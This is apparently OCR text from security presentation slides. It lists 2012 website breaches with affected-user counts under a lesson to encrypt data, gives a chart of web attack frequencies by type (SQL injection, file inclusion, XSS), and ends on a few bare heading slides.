
LESSON: ENCRYPT YOUR DATA

Site Breached	Users Affected	Link	Confirmed
Yahoo	453,000	CNN	Yes
Formspring	420,000	Securityweek	Yes
Phandroid	1,000,000	Securityweek	Yes
Billabong	21,485	IT News AU	Yes
Nvidia	800	PCWorld	Yes
LinkedIn	6,460,000	Globe and Mail	Yes
eHarmony	1,500,000	ZDNet	Yes
Consumerist	TBD	Consumerist	Yes/TBD


SUMMER OF BREACH 2012

BEEN THERE, DONE THAT



Web Application Attack Frequency
SQLi 51.29%
LFI 37.26%
XSS 7.16%
RFI 1.96%
PHPi 1.48%
Other .85%




TWO YEARS AGO...




TWO MONTHS AGO

